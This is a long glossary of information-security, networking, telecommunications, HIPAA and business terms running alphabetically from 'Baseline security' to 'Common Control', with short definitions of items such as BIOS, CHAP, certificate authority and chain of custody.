Baseline security—the minimum security controls required for safeguarding an IT system based on its identified needs for confidentiality, integrity, and availability protection.

BASIC—See Beginner's All-Purpose Symbolic Instruction Code.

Basic Rate Interface (BRI)—Supports a total signaling rate of 144 kbps, which is divided into two B or bearer channels running at 64 kbps, and a D or data channel runing at 16 kbps. The bearer channels carry the actual voice, video, or data information and the D channel is used for signaling.

Basic Service Set (BSS)—Basic Service Set is a set of 802.11-compliant stations that operate as a fully connected wireless network.

Basic text formatting tag—HTML tags that allow you to specify formatting for text.

Batch control—A computer information processing technique in which numeric fields are totaled and records are tabulated to provide a comparison check for subsequent processing results.

Baud—Signal or state change during data transmission. Each state change can be equal to multiple bits, so the actual bit rate during data transmission may exceed the baud rate.

Bayesian Belief network—Graphical networks that represent probabilistic relationships among variables. The nodes represent uncertain variables and the arcs represent the causal/relevance relationships between the variables. The probability tables for each node provide the probabilities of each state of the variable for that node, conditional on each combination of values of the parent node.431.

BBA— The Balanced Budget Act of 1997.

BBN—Bayesian Belief network.

BBRA— The Balanced Budget Refinement Act of 1999.

BBS—*see* Bulletin Board System.

BCBSA— See Blue Cross and Blue Shield Association.

BCP—The newest subseries of RFCs that are written to describe Best Current Practices in the Internet. Rather than specify the best ways to use the protocols and the best ways to configure options to

ensure interoperability between various vendors' products, BCPs carry the endorsement of the IESG.

BDR—Backup designated router.

Beamwidth—The width of the main lobe of an antenna pattern, usually defined as 3 db down from the peak of the lobe.

BECN—Backward Explicit Congestion Notification (Frame Relay).

Beginner's All-Purpose Symbolic Instruction Code (BASIC)—A programming language designed in the 1960s to teach students how to program and to facilitate learning. The powerful language syntax was designed especially for time-sharing systems.

Behavioral outcome—what an individual who has completed the specific training module is expected to be able to accomplish in terms of IT security-related job performance.

Behaviorally Object-Oriented—[Manola, 1990]: The data model incorporates features to define arbitrarily complex object types together with a set of specific operators (abstract data types).

Benchmark test—A simulation evaluation conducted before purchasing or leasing equipment to determine how well hardware, software, and firmware perform.

Benign Environment—[NCSC004, 1988]: A nonhostile environment that may be protected from external hostile elements by physical, personnel, and procedural security countermeasures.

Benign System—[DoD8510, 2000]: A system that is not related to any other system. Benign systems are closed communities without physical connection or logical relationship to any other system. Benign systems are operated exclusive of one another and do not share users, information, or end processing with other systems.

BER—Bit error rate.

Bespoke learning materials—Materials that are designed and tailored to meet an organization's specific learning needs and outcomes. British Learning Association Glossary: http://www.baol.co.uk/glossary.htm.

Best-effort QoS—The lowest of all QoS traffic classes. If the guaranteed QoS cannot be delivered, the bearer network delivers the QoS, which is called best-effort QoS.

Best-effort service—A service model that provides minimal performance guarantees, allowing an unspecified variance in the measured performance criteria.

Between-the-Lines Entry—Access obtained through the use of active wiretapping by an unauthorized user to a momentarily inactive terminal of a legitimate user assigned to a communications channel.

BGP—Border Gateway Protocol.

BIA (1)—Business impact analysis.

BIA (2)—Burned-in address.

Billing—A function whereby CDRs generated by the charging function are transformed into bills requiring payment.

Binary—Where only two values or states are possible for a particular condition, such as "on" or "off" or "1" or "0." Binary is the way digital computers function because it represents data as on or off.

Binary digit—A state of function represented by the digit 0 or 1.

Biometric system—A pattern recognition system that establishes the authenticity of a specific physiological or behavioral characteristic possessed by a user.374.

Biometrics—A security technique that verifies an individual's identity by analyzing a unique physical attribute, such as a handprint.

BIOS—The BIOS is built-in software that determines what a computer can do without accessing programs from a disk. On PCs, the BIOS contains all the code required to control the keyboard, display screen, disk drives, serial communications, and a number of miscellaneous functions.

Bipolar 8 zero substitution (B8ZS)—A technique used to accommodate the density requirement for digital T-carrier facilities in the public network, while allowing 64 kbps clear data per channel.

Rather than inserting a 1 for every seven consecutive 0s, B8ZS inserts two violations of bipolar line encoding technique for digital transmission links.

B-ISDN—Broadband ISDN.

Bit—A binary value represented by an electronic component that has a value of 0 or 1.

BIT—Built-in test.

Bit Error Rate (BER)—The probability that a particular bit will have the wrong value.

Bit Map—A specialized form of an index indicating the existence or nonexistence of a condition for a group of blocks or records. Although they are expensive to build and maintain, they provide very fast comparison and access facilities.

Bit Mask—A pattern of binary values that is combined with some value using bitwise AND with the result that bits in the value in positions where the mask is zero are also set to zero.

Bit Rate—This is the speed at which bits are transmitted on a circuit, usually expressed in bits per second.

Bits Per Second (BPS)—The speed at which bits are sent during data transmission.

Bit-stream Image—Bit-streams backups (also referred to as mirror image backups) involve all areas of a computer hard disk drive or another type of storage media. Such backups exactly replicate all sectors on a given storage device. Thus, all files and ambient data storage areas are copied.

Black—[12 FAM 090]: In the information processing context, black denotes data, text, equipment, processes, systems or installations associated with unencrypted information that requires no emanations security related protection. For example, electronic signals are “black” if bearing unclassified information. Antonym: Red. [NSTISSI 4009]: Designation applied to information systems, and to associated areas, circuits, components, and equipment, in which national security information is not processed.

Black-hat hackers—Cyber vandals.

Blind scheme—an extraction process method that can recover the hidden message by means only of the encoded data.

Block Cipher—A method of encrypting text to produce ciphertext in which a cryptographic key and algorithm are applied to a block of data as a group instead of one bit at a time.

Block structure—In programming, a segment of code that can be treated as an independent module.

Blocking factor—The number of records appearing between interblock gaps on magnetic storage media.

Blog—(1) A contraction of weblog, a form of online writing characterized in format by a single column of chronological text, usually with a sidebar, and frequently updated. As of mid-2002, the vast majority of blogs are nonprofessional (with only a few experimental exceptions) and are run by a single writer. (2) To write an article on a blog. Samizdata.net: http://www.samiz-data.net/blog/glossary.html.

BLP—Bypass Label Processing.

Blue Cross and Blue Shield Association (BCBSA)— An association that represents the common interests of Blue Cross and Blue Shield health plans. The BCBSA serves as the administrator for the Health Care Code Maintenance Committee and also helps maintain the HCPCS Level II codes.

Bluetooth—Technology that provides entirely wireless connections for all kinds of communication devices.

Body—One of four possible components of a message. Other components are the headings, attachment, and the envelope.

Bootleg—an unauthorized recording of a live or broadcast performance. They are duplicated and sold without the permission of the artist, composer or record company.

BOOTP—Bootstrap Protocol.

Bote-swaine cipher—a steganographic cipher used by Francis Bacon to insert his name within the text of his writings.

Bounds Checking—The testing of computer program results for access to storage outside of its authorized limits.

Bounds register—A hardware or firmware register that holds an address specifying a storage boundary.

Boyd Cycle—[JITC, 1999]: See OODA Loop and J. Boyd, Patterns of Conflict, December 1986. Unpublished study, 196 pages [Boyd, 1986].

BP— See Business Partner.

BPDU—Bridge Protocol Data Unit.

Bps—Bits per second.

Branch—An alteration of the normal sequential execution of program statements.

Brevity lists—A coding system that reduces the time required to transmit information by representing long, stereotyped sentences with only a few characters.

BRI—Basic rate interface (ISDN).

Bridge—A device that connects two or more physical networks and forwards packets between them. Bridges can usually be made to filter packets, that is, to forward only certain traffic.

Broadband—Characteristic of any network that multiplexes multiple, independent network carriers onto a single cable. Broadband technology allows several networks to coexist on one single cable; traffic from one network does not interfere with traffic from another because the conversations happen on different frequencies in the "ether," rather like the commercial radio system.

Broadcast—A packet delivery system where a copy of a given packet is given to all hosts attached to the network. Example: Ethernet.

Broadcast Storm—A condition that can occur on broadcast type networks such as Ethernet. This can happen for a number of reasons, ranging from hardware malfunction to configuration error and bandwidth saturation.

Brouter—A concatenation of "bridge" and "router." Used to refer to devices that perform both bridging and routing.

Browser—Short for *Web browser,* a software application used to locate and display Web pages. The two most popular browsers are Netscape Navigator and Microsoft Internet Explorer. Both of these are *graphical browsers,* which means that they can display graphics as well as text. In addition, most modern browsers can present multimedia information, including sound and video, although they require plug-ins for some formats.

Browser-safe colors—A range of 216 colors that can be represented using 8 bits and are visible in all browsers.

Browsing—The searching of computer storage to locate or acquire information, without necessarily knowing whether it exists or in what format.

Brute Force—The name given to a class of algorithms that repeatedly try all possible combinations until a solution is found.

Brute-force attack—A form of cryptoanalysis where the attacker uses all possible keys or passwords in an attempt to crack an encryption scheme or login system.349.

BSP—Biometric service provider.

Buffer *(n)*—A temporary storage area, usually in RAM. The purpose of most buffers is to act as a holding area, enabling the CPU to manipulate data before transferring it to a device. Because the processes of reading and writing data to a disk are relatively slow, many programs keep track of data changes in a buffer and then copy the buffer to a disk. For example, word processors employ a buffer to keep track of changes to files. Then when you *save* the file, the word processor updates the disk file with the contents of the buffer. This is much more efficient than accessing the file on the disk each time you make a change to the file. Note that because your changes are initially stored in a buffer, not on the disk, all of them will be lost if the computer fails during an editing session. For this reason, it is a good idea to save your file periodically. Most word processors automatically save files at regular intervals. Another common use of buffers is for printing documents. When you enter a PRINT command, the operating system copies your document to a print buffer (a free area in memory or on a disk) from which the printer can draw characters at its own pace. This frees the computer to perform other tasks while the printer is running in the background. Print buffering is called *spooling* . Most keyboard drivers also contain

a buffer so that you can edit typing mistakes before sending your command to a program. Many operating systems, including DOS, also use a *disk buffer* to temporarily hold data that they have read from a disk. The disk buffer is really a cache.

Bug—A coded program statement containing a logical or syntactical error.

Built-in test—A design feature that provides information on the ability of the item to perform its intended functions. BIT is implemented in software or firmware and may use or control BIT equipment (BITE).127.

Bulletin Board System (BBS)—A computer that allows you to log on and post messages to other subscribers to the service. To use a BBS, a modem and the telephone number of the BBS is required. A BBS application runs on a computer and allows people to connect to that computer for the purpose of exchanging e-mail, chatting, and file transfers. A BBS is not part of the Internet.

Burn Box—A device used to destroy computer data. Usually a box with magnets or electrical current that will degauss disks and tapes.

Burst—The separation of multiple-copy printout forms into individual sheets.

Bus—An electrical connection that allows two or more wires or lines to be connected together. Typically, all circuit cards receive the same information that is put on the bus, but only the card the information is "addressed" to will use that data.

Bus structure—A network topology in which nodes are connected to a single cable with terminators at each end.

Business Associate—Under HIPAA, a person who is not a member of a covered entity's workforce (see Workforce) and who performs any function or activity involving the use or disclosure of individually identifiable health information, such as temporary nursing services, or who provides services to a covered entity which involves the disclosure of individually identifiable health information, such as legal, accounting, consulting, data aggregation, management, accreditation, etc. A covered entity may be a business associate of another covered entity.

Business Continuity Plan (BCP)—A documented and tested plan for responding to an emergency.

Business Impact Analysis—An exercise that determines the impact of losing the support of any resource to an organization, establishes the escalation of that loss over time, identifies the minimum resources needed to recover and prioritizes the recovery of processes and supporting systems.

Business intelligence—Knowledge about customers, competitors, partners, and own internal operations. Business intelligence from information.

Business Model— A model of a business organization or process.

Business Partner (BP)— See Business Associate.

Business process—A standardized set of activities that accomplishes a specific task such as processing a customer's order.

Business Process Reengineering (BPR)—The reinventing of a process within a business.

Business Relationships—(a) The term agent is often used to describe a person or organization that assumes some of the responsibilities of another one. This term has been avoided in the final rules so that a more HIPAA-specific meaning could be used for business associate. The term business partner (BP) was originally used for business associate.

(b) A Third-Party Administrator (TPA) is a business associate that performs claims administration and related business functions for a self-insured entity.

(c) Under HIPAA, a healthcare clearinghouse is a business associate that translates data to or from a standard format on behalf of a covered entity.

(d) The HIPAA Security NPRM used the term Chain of Trust Agreement to describe the type of contract that would be needed to extend the responsibility to protect healthcare data across a series of sub-contractual relationships.

(e) A business associate is an entity that performs certain business functions for you, and a trading partner is an external entity, such as a customer, with whom you do business. This

relationship can be formalized via a trading partner agreement. It is quite possible to be a trading partner of an entity for some purposes, and a business associate of that entity for other purposes.

Business requirement—A detailed knowledge worker request that the system must meet to be successful.

Business to business (B2B)—Companies whose customers are primarily other businesses.

Business to consumer (B2C)—Companies whose customers are primarily individuals.

Buyer agent or shopping bot—An intelligent agent or application on a Web site that helps customers find the products and services they want.

Byte—The basic unit of storage for many computers; typically, one configuration consists of 8 bits used to represent data plus a parity bit for checking the accuracy of representation.

Byte–digit portion—Usually, the four rightmost bits in a byte.

C—A third-generation computer language used for programming on microcomputers. Most microcomputer software products such as spreadsheets and DBMS programs are written in C.

C&A—Certification and accreditation; a comprehensive evaluation of the technical and non-technical security features of a system to determine if it meets specified requirements and should receive approval to operate.

C2—A formal product rating awarded to a product by the National Computer Security Center (NCSC). A C2 rated system incorporates controls capable of enforcing access limitations on an individual basis, making users individually accountable for their actions through logon procedures, auditing of security relevant events, and resource isolation.

CA—Certificate authority.

Cable—Transmission medium of copper wire or optical fiber wrapped in a protective cover.

Cable modem—A device that uses a TV cable to deliver an internet connection.

Cabulance—A taxi cab that also functions as an ambulance.

Cache—Pronounced *cash*, a special high-speed storage mechanism. It can be either a reserved section of main memory or an independent highspeed storage device. Two types of caching are commonly used in personal computers: *memory caching* and *disk caching*. A memory cache, sometimes called a *cache store* or *RAM cache*, is a portion of memory made of high-speed static RAM (SRAM) instead of the slower and cheaper dynamic RAM (DRAM) used for main memory. Memory caching is effective because most programs access the same data or instructions over and over. Disk caching works under the same principle as memory caching, but instead of using high-speed SRAM, a disk cache uses conventional main memory. When data is found in the cache, it is called a *cache hit,* and the effectiveness of a cache is judged by its *hit rate.*

Call—Any connection (fixed or temporary) capable of transferring information between two or more users of a telecommunications system. In this context, a user may be a person or a machine. It is used for transmission of the content of communication. This term refers to circuit-switched calls only.

Callback—A procedure that identifies a terminal dialing into a computer system or network by disconnecting the calling terminal, verifying the authorized terminal against the automated control table, and then, if authorized, reestablishing the connection by having the computer system dial the telephone number of the calling terminal.

Caller Identification (CLID)—One of several custom local area signaling services (CLASS) provided by the local exchange carrier. The service that allows you to see the name and number of the person who is calling you.

Call-Identifying Information (CII)—Dialing or signaling information that identifies the origin, direction, destination or termination of each communication generated by means of any equipment, facility, service, or a telecommunications carrier.

CAP—CM capabilities.

Capability—A token used as an identifier for a resource such that possession of the token confers access rights for the resource.

Capacitor—Capacitors provide a means of storing electric charge so that it can be released at a specific time or rate. A capacitor acts as a battery but does not use a chemical reaction.

Capacity planning—Determining the future IT infrastructure requirements for new equipment and additional network capacity.

Cardano's grille—a method of concealing a message by which a piece of paper has several holes cut in it (the grille) and when it is placed over an innocent looking message the holes cover all but specific letters spelling out the message. It was named for its inventor Girolamo Cardano.

Carrier Sense Multiple Access/Collision Detection (CSMA/CD)—Also known as Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA).

Carrier Sense, Multiple Access (CSMA)—A multiple-station access scheme for avoiding contention in packet networks in which each station can sense the presence of carrier signals from other stations and thus avoid transmitting a packet that would result in a collision. *See also* collision detection.

Cathode-Ray Tube (CRT)—The display device for computer terminals, typically a television-like electronic vacuum tube.

Cause—(1) Technical: the action or condition by which a hazardous event (physical or cyber) is initiated; an initiating event. The cause may arise as the result of failure, accidental or intentional human error, design inadequacy, induced or natural environment, system configuration, or operational modes/states. (2) Legal: each separate antecedent of an event. Something that precedes and brings about an effect or result. A reason for an accident or condition. .

Cave (cave automatic virtual environment)—A special 3-D virtual reality room that can display images of other people and objects located in other cave's all over the world.

CBC—Cipher block chaining.

CBEFF—Common biometric exchange file format; being defined by U.S. biometric consortium and ANSI X9F4 subcommittee.

CBO— Congressional Budget Office or Cost Budget Office.

CBR—Constant bit rate.

CC—Common Criteria; see ISO/IEC 15408.

CCA—Vulnerability analysis, covert channel analysis.

CCF—Common cause failure.

CCITT—Consultative Committee for International Telegraph and Telephone.

CCITT—See Telecommunications Standardization Sector of the International Telecommunications Union (TSSUITU).

CCO—Cisco Connection Online.

CCP—Compression Control Protocol.

CCS—Common channel signaling.

CCTV—Closed-circuit television.

CD—CARRIER DETECT.

CDC— See the Centers for Disease Control and Prevention.

CDDI—Copper Distributed Data Interface.

CDP—Cisco Discovery Protocol.

CD-R (compact disc-recordable)—An optical or laser disc that offers one-time writing capability with about 700 MB or greater of storage.

CD-ROM—A compact disk, similar to an audio compact disk, which is used to store computer information (e.g., programs, data, or graphics).

CD-RW (compact disc-rewritable)—A CD that offers unlimited writing and updating capabilities.

CDT— See Current Dental Terminology.

CE— See Covered Entity.

CEFACT— See United Nations Centre for Facilitation of Procedures and Practices for Administration, Commerce, and Transport (UN/CEFACT).

Cell sites—A transmitter-receiver location, operated by the wireless service provider, through which radio links are established between the wireless system and the wireless unit.

Cellular service—Also known as cellular mobile telephone system. A wireless telephone system using multiple transceiver sites linked to a central computer for coordination.

CEN— European Center for Standardization, or Comité Européen de Normalisation.

Central Office of Record—Office of a federal department or agency that keeps (COR) records of accountable COMSEC material held by elements subject to its oversight.

Central processing unit (CPU)—The part of a computer that performs the logic, computation, and decision-making functions. It interprets and executes instructions as it receives them. PCs have one CPU, typically a single chip.

CEO—Chief executive officer.

CEPS—Common electronic purse specifications; a standard used with smartcards.

CER—Crossover error rate.

CERN—European Laboratory for Particle Physics. Birthplace of the World Wide Web.

CERT/CC—Computer emergency response team coordination center, a service of CMU/SEI.

Certificate—A set of information which at least: identifies the certification authority issuing the certificate; unambiguously names or identifies its owner; contains the owner's public key and is digitally signed by the certification authority issuing it.

Certificate authority—A trusted third party that associates a public key with proof of identity by producing a digitally signed certificate.

Certification—The acceptance of software by an authorized agent, usually after the software has been validated by the agent or its validity has been demonstrated to the agent.

Certification Agent—The individual(s) responsible for making a technical judgment of the system's compliance with stated requirements, identifying and assessing the risks associated with operating the system, coordinating the certification activities, and consolidating the final certification and accreditation packages.

Certification and Accreditation Plan—A plan delineating objectives, responsibilities, schedule, technical monitoring, and other activities in support of the C&A process.

Certification and Repair Center (CRC)—A U.S. Department of State (DoS) facility utilized by IM/SO/TO/OTSS departments for program activities.

Certification Authority (CA)—Provides to users a digital certificate that links the public key with some assertion about the user, such as identity, credit payment card number etc. Certification authorities may offer other services such as time-stamping, key management services and certificate revocation services. It can also be defined as an independent trusted source which attests to some factual element of information for the purposes of certifying information in the electronic environment.

Certification level—A combination of techniques and procedures used during a certification and accreditation process to verify the correctness and effectiveness of security controls in an information technology system. Security certification levels represent increasing levels of intensity and rigor in the verification process and include such techniques as reviewing and examining documentation; interviewing personnel; conducting demonstrations and exercises; conducting functional, regression, and penetration testing; and analyzing system design documentation. .

Certification package—Product of the certification effort documenting the detailed results of the certification activities. The certification package includes the security plan, developmental or operational certification test reports, risk assessment report, and certifier's statement.

Certification Path—A chain of certificates between any given certificate and its trust anchor (CA). Each certificate in the chain must be verifiable in order to validate the certificate at the end of the path; this functionality is critical to the usable PKI.

Certification Practices Statement—A statement of the certification authorities practices with respect to a wide range of technical, business and legal issues that may be used as a basis for the certification authorities contract with the entity to whom the certificate was issued.

Certification Requirements Review (CRR)—The review conducted by the DAA, Certifier, program manager, and user representative to review and approve all information contained in the System Security Authorization Agreement (SSAA). The CRR is conducted before the end of Phase 1.

Certification statement—The certifier's statement provides an overview of the security status of the system and brings together all of the information necessary for the DAA to make an informed, risk-based decision. The statement documents that the security controls are correctly implemented and effective in their application. The report also documents the security controls not implemented and provides corrective actions. .

Certification Test and Evaluation (CT&E)—Software and hardware security tests conducted during development of an IS.

Certifier—See Certification Authority.

Certifier—See Certification Agent.

CFO—Chief financial officer.

CFR or C.F.R.— Code of Federal Regulations.

CGI—Common gateway interface.

Chain of Custody—The identity of persons who handle evidence between the time of commission of the alleged offense and the ultimate disposition of the case. It is the responsibility of each transferee to ensure that the items are accounted for during the time that it is in their possession, that it is properly protected, and that there is a record of the names of the persons from whom they received it and to whom they delivered it, together with the time and date of such receipt and delivery.

Chain of Custody—The control over evidence. Lack of control over evidence can lead to it being discredited completely. Chain of custody depends upon being able to verify that evidence could not have been tampered with. This is accomplished by sealing off the evidence so that it cannot in any way be changed and providing a documentary record of custody to prove that the evidence was at all times under strict control and not subject to tampering.

Chain of Evidence—The "sequencing" of the chain of evidence follows this order: Collection and identification; Analysis; Storage; Preservation; Presentation in court; Return to owner. Chain of evidence shows: Who obtained the evidence; Where and when the evidence was obtained; Who secured the evidence; Who had control or possession of the evidence.

Chain of Trust (COT)—A term used in the HIPAA Security NPRM for a pattern of agreements that extend protection of healthcare data by requiring that each covered entity that shares healthcare data with another entity require that that entity provide protections comparable to those provided by the covered entity, and that that entity, in turn, require that any other entities with which it shares the data satisfy the same requirements.

Challenge handshake authentication protocol—A secure login procedure for dial-in access that avoids sending in a password in the clear by using cryptographic hashing.

CHAMPUS—Civilian Health and Medical Program of the Uniformed Services.

Channel—Typically what you rent from the telephone company, voice-grade transmission facility with defined frequency response, gain, and bandwidth. A path of communication, either electrical or electromagnetic, between two or more points. Also a circuit, facility, line, or path.

Channel Service Unit (CSU) or Digital Service Unit (DSU)—Devices used to interface between transmitting equipment and the external circuit in the wide area network that will carry the information.

CHAP (Challenge Handshake Authentication Protocol)—Applies a three-way handshaking procedure. After the link is established, the server sends a "challenge" message to the originator. The originator responds with a value calculated using a one-way hash function. The server checks the

response against its own calculation of the expected hash value. If the values match, the authentication is acknowledged; otherwise, the connection is usually terminated.

Character—A single numeric digit, special symbol, or letter.

Charging Data Record (CDR)—A formatted collection of information about a chargeable event (e.g., time of call set-up, duration of the call, amount of data transferred, etc.) for use in billing and accounting. For each party to be charged for parts of or all the charges of a chargeable event, a separate CDR shall be generated, i.e., more than one CDR may be generated for a single chargeable event, e.g., because of its long duration or because more than one charged party is to be charged.

Chat Room—An area of a Web chat service that people can "enter" with their Web browsers where the conversations are devoted to a specific topic; equivalent to a channel in IRC.

Check Digit—One digit, usually the last, of an identifying field is a mathematical function of all of the other digits in the field. This value can be calculated from the other digits in the field and compared with the check digit to verify validity of the whole field.

Check digit—A numeric digit that is used to verify the accuracy of a copied or transcribed number. The numeric digit is typically appended to the end of a number.

Checksum—A computed value that depends on the contents of a packet. This value is sent along with the packet when it is transmitted. The receiving system computes a new checksum based on receiving data and compares this value with the one sent with the packet. If the two values are the same, the receiver has a high degree of confidence that the data was received correctly.

Chief Information Officer (CIO)—The title for the highest-ranking MIS officer in the organization.

CHIM—See the Center for Healthcare Information Management.

CHIME—See the College of Healthcare Information Management Executives.

Chip—A wafer containing miniature electronic imprinted circuits and components.

CHIP—Child Health Insurance Program.

Choice—The third step in the decision-making process where you decide on a plan to address the problem or opportunity.

Chosen message attack—A type of attack where the steganalyst generates a stego-medium from a message using some particular tool, looking for signatures that will enable the detection of other stego-media.

Chosen stego attack—A type of attack when both the stego-medium and the steganography tool or algorithm is available.

CIA—With regard to information security; Confidentiality, Integrity and Availability.

CIDF—Common intrusion detection framework model.

CIDR—Classless interdomain routing.

CIO—Chief information officer.

Cipher disk—An additive cipher device used for encrypting and decrypting messages. The disk consists of two concentric circular scales, usually of letters, and the alphabets can be repositioned with respect to one another at any of the 26 relationships.

Cipher system—A system in which cryptography is applied to plaintext elements of equal length.

Cipher text—A message that has been encrypted using a specific algorithm and key. (Contrast with plain text.).

Ciphertext—Information that has been encrypted, making it unreadable without knowledge of the key.

CIR—Committed information rate.

Circuit Switching—A communications paradigm in which a dedicated communication path is established between two hosts and on which all packets travel. The telephone system is an example of a circuit-switched network.

CISL—Common Intrusion Specification Language.

CISM—Certified Information Security Manager.

CISO—Chief information security officer.

CISSP—Certified Information Systems Security Professional.

CKM—Cryptographic key management.

Claim Adjustment Reason Codes—A national administrative code set that identifies the reasons for any differences, or adjustments, between the original provider charge for a claim or service and the payer's payment for it. This code set is used in the X12 835 Claim Payment & Remittance Advice and the X12 837 Claim transactions, and is maintained by the Health Care Code Maintenance Committee.

Claim Attachment— Any of a variety of hardcopy forms or electronic records needed to process a claim in addition to the claim itself.

Claim authentication information—Information used by a claimant to generate exchange AI needed to 874 authenticate a principal.

Claim Medicare Remark Codes— See Medicare Remittance Advice Remark Codes.

Claim Status Category Codes— A national administrative code set that indicates the general category of the status of healthcare claims. This code set is used in the X12 277 Claim Status Notification transaction, and is maintained by the Health Care Code Maintenance Committee.

Claim Status Codes— A national administrative code set that identifies the status of healthcare claims. This code set is used in the X12 277 Claim Status Notification transaction, and is maintained by the Health Care Code Maintenance Committee.

Claimant—An entity which is or represents a principal for the purposes of authentication. A claimant includes the functions necessary for engaging in authentication exchanges on behalf of a principal.

Class—An implementation of an abstract data type. A definition of the data structures, methods, and interface of software objects. A template for the instantiation (creation) of software objects.

Classification—The determination that certain information requires protection against unauthorized disclosure in the interest of national security, coupled with the designation of the level of classification Top Secret, Secret, or Confidential.

Classification Authority—The authority vested in an official of an agency to originally classify information or material which is determined by that official to require protection against unauthorized disclosure in the interest of national security.

Classification Guides—Documents issued in an exercise of authority for original classification that include determinations with respect to the proper level and duration of classification of categories of classified information.

Classified Information—Information that has been determined pursuant to Executive Order 12958 or any predecessor order, or by the Atomic Energy Act of 1954, as amended, to require protection against unauthorized disclosure and is marked to indicate its classified status.

Classifier—An individual who makes a classification determination and applies a security classification to information or material. A classifier may either be a classification authority or may assign a security classification based on a properly classified source or a classification guide.

Clear mode—Unencrypted plain text mode.

Cleared U.S. citizen—A citizen of the United States who has undergone a favorable background investigation resulting in the issuance of a security clearance by the Bureau of Diplomatic Security permitting access to classified information at a specified level.

Clearinghouse— See Health Care Clearinghouse.

Cleartext—Data that is not encrypted; plaintext.

CLIA— Clinical Laboratory Improvement Amendments.

Click trail—A record of all the Web page addresses you have visited during a specific online session. Click trails tell not just what Web site you visited, but which pages inside that site. .

Clickstream—A stored record of a Web surfing session containing information such as Web sites visited, how long the user was there, what ads were looked at, and the items purchased.

Click-throughs—A count of the number of people who visit one site and click on an ad, and are taken to the site of the advertiser.

Client—A workstation in a network that is set up to use the resources of a server.

Client/Server—In networking, a network in which several PC-type systems (clients) are connected to one or more powerful, central computers (servers). In databases, refers to a model in which a client system runs a database application (front end) that accesses information in a database management system situated on a server (back end).

Client/Server Architecture—A local area network in which microcomputers, called servers, provide specialized service on behalf of the user's computers, which are called clients.

Client/Server Model—A common way to describe network services and the model user processes (programs) of those services. Examples include the name-serve/name-resolver paradigm of the DNS and file-server/file-client relationships such as NFS and diskless hosts.

Clinger–Cohen Act of 1996—Also known as the Information Technology Management Reform Act. A statute that substantially revised the way that information technology resources are managed and procured, including a requirement that each agency design and implement a process for maximizing the value and assessing and managing the risks of information technology investments. .

Clinical Code Sets—See Medical Code Sets.

CLNP—Connectionless Network Protocol.

CLNS—Connectionless Network Services.

Cloning—The term given to the operation of creating an exact duplicate of one medium on another like medium. This is also referred to as a Mirror Image or Physical Sector Copy.

Closed network/closed user group—These are systems which generally represent those in which certificates are used within a bounded context such as within a payment system. A contract or series of contracts identify and define the rights and responsibilities of all parties to a particular transaction.

CLP—Cell loss priority.

CM— See ICD.

CMF—Common mode failure.

CMI—Coded mark inversion.

CO—Central office.

Coaxial Cable—A medium used for telecommunications. It is similar to the type of cable used for carrying television signals.

COB— See Coordination of Benefits.

COBOL—See Common Business-Oriented Language.

Code Division Multiple Access (CDMA)—A technique permitting the use of a single frequency band by a number of users. Users are allocated a sequence that uniquely identifies them.

Code generator—A precompiler program that translates fourth-generation language-like code into the statements of a third-generation language code.

Code of fair information practices—The basis for privacy best practices, both online and offline. The practices originated in the Privacy Act of 1974, the legislation that protects personal information collected and maintained by the U.S. Government. In 1980, these principles were adopted by the Organization for Economic Cooperation and Development and incorporated in its Guidelines for the Protection of Personal Data and Transborder Data Flows. They were adopted later in the EU Data Protection Directive of 1995, with modifications. The Fair Information Practices include notice, choice, access, onward transfer, security, data integrity, and remedy. .

Code Room—The designated and restricted area in which cryptographic operations are conducted.

Code Set—Under HIPAA, this is any set of codes used to encode data elements, such as tables of terms, medical concepts, medical diagnostic codes, or medical procedure codes. This includes both the codes and their descriptions. Also see Part II, 45 CFR 162.103.

Code Set Maintaining Organization—Under HIPAA, this is an organization that creates and maintains the code sets adopted by the secretary for use in the transactions for which standards are adopted. Also see Part II, 45 CFR 162.103.

Code System—Any system of communication in which groups of symbols represent plaintext elements of varying length.

Coder—The individual who translates program design into executable computer code.

Coding—The activity of translating a set of computer processing specifications into a formal language for execution by a computer.

Coefficient—a number or symbol multiplied with a variable or an unknown quantity in an algebraic term.

Cohesion—The manner and degree to which the tasks performed by a single software module are related to another. Types of cohesion include coincidental, communication, functional, logical, procedural, sequential, and temporal.

Cold Site—An IS backup facility that has the necessary electrical and physical components of a computer facility, but does not have the computer equipment in place. The site is ready to receive the necessary replacement computer equipment in the event the users have to move from their main computing location to the alternative computer facility.

Collaboration—Enabling collaboration which transforms shared awareness into actions which can achieve a competitive advantage.

Collaboration System—A system that is designed specifically to improve the performance of teams by supporting the sharing and flow of information.

Collaborative Filtering—A method of placing you in an affinity group of people with the same characteristics.

Collaborative Planning, Forecasting, and Replenishment (CPFR)—A concept that encourages and facilitates collaborative processes between members of a supply chain.

Collaborative Processing Enterprise Information Portal—Provides knowledge workers with access to workgroup information such as e-mails, reports, meeting minutes, and memos.

Collateral Information—National security information classified in accordance with E.O. 12356, dated April 2, 1982.

College of Healthcare Information Management Executives (CHIME)—A professional organization for healthcare Chief Information Officers (CIOs).

Collision—(1) A condition that is present when two or more terminals are in contention during simultaneous network access attempts. (2) In cryptography, an instance when a hash function generates the same output for different inputs.

Collision Detection—An avoidance method for communications channel contention that depends on two stations detecting the simultaneous start of each other's transmission, stopping, and waiting a random period of time before beginning again. See also *carrier sense, multiple access.*

Collision Resistance —In cryptography, the idea that a hash function does not generate the same output for different inputs. Consider for example.

Co-location—A vendor that rents space and telecommunications equipment to other companies.

Color palette—A set of available colors a computer or an application can display. Also known as a *CLUT*: Color Look Up Table.

COM (computer output microfilm)—The production of computer output on photographic film.

Command and Control—The exercise of authority and direction by a properly designated commander over assigned and attached forces in the accomplishment of the mission.

Command and Control Warfare (C2W)—The integrated use of operations security (OPSEC), military deception, psychological operations (PSYOP), electronic warfare (EW) and physical destruction, mutually supported by intelligence, to deny information to, influence, degrade or destroy adversary C2 capabilities, while protecting friendly C2 capabilities against such actions.

Comment— Public commentary on the merits or appropriateness of proposed or potential regulations provided in response to an NPRM, an NOI, or other federal regulatory notice.

Commit—A condition implemented by the programmer signaling to the DBMS that all update activity that the program conducts be executed against a database. Before the commit, all update activity can be rolled back or canceled without negative impact on the database contents.

Commit Protocol—An algorithm to ensure that a transaction is successfully completed.

Common Business Oriented Language (COBOL)—A high-level programming language for business computer applications.

Common carrier—An organization or company that provides data or other electronic communication services for a fee.

Common cause failure—Failure of multiple independent system components occurring from a single cause that is common to all of them.

Common Control— See HIPPA Part II, 45 CFR 164.504.

